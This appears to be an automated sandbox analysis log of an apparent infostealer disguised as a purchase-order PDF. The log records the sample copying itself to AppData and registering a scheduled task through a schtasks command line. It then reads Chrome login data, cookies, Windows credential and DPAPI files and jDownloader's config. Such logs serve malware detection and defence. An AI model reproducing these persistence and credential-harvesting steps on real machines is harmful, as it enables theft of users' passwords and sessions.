C:\Users\user\AppData\Roaming\wcJYGOnzoz.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c5 02 11 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 e6 0e 00 00 12 01 00 00 00 00 00 8e 04 0f 00 00 20 00 00 00 20 0f 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 10 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......`.......... ....P.................. ... ....@.. .......................` ....@.................	success or wait	4	6CF4DD66	CopyFileW
C:\Users\user\AppData\Roaming\ wcJYGOnzoz.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CF4DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp6100.tmp	unknown	1643	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.mic roso ft.com/windows/2004/02/m it/task">.. <RegistrationInfo>.. <Date>2014-10- 25T14:27:44.892 9027</Date>.. <Author>compu ter\user</Author>.. </RegistrationIn	success or wait	1	6CF41B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe.log	unknown	1400	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E40C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0D5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0DCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF41B4F	ReadFile

Analysis Process: schtasks.exe PID: 4684 Parent PID: 6032

General

Start time:	13:09:52
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\wcJYGOnzoz' /XML 'C:\Users\user\AppData\Local\Temp\tmp6100.tmp'
Imagebase:	0x1350000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp6100.tmp	unknown	2	success or wait	1	135AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp6100.tmp	unknown	1644	success or wait	1	135ABD9	ReadFile

Analysis Process: conhost.exe PID: 4564 Parent PID: 4684

General

Start time:	13:09:52
Start date:	27/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe PID: 5052 Parent PID: 6032

General

Start time:	13:09:53
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
Imagebase:	0x2a0000
File size:	1047040 bytes
MD5 hash:	6AC388BC55E9B10F193B3E0BC0FF4AF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe PID: 4364 Parent PID: 6032

General

Start time:	13:09:53
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\NEW URGENT PURCHASE ORDER PRODUCT LIST SHEET 003847 pdf.exe
Imagebase:	0xed0000
File size:	1047040 bytes
MD5 hash:	6AC388BC55E9B10F193B3E0BC0FF4AF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming\5vmcphy5.4qk	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF4BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\5vmcphy5.4qk\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF4BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\5vmcphy5.4qk\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF4BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\5vmcphy5.4qk\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CF4DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\5vmcphy5.4qk\Chrome\Default\Cookies	success or wait	1	6CF46A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\5vmcphy5.4qk\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6CF4DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0D5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0DCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\3dddb0d6-d326-44fe-8e00-3e409b102bd7	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CF41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Roaming\5vmcphy5.4qk\Chrome\Default\Cookies	unknown	16384	success or wait	2	6CF41B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis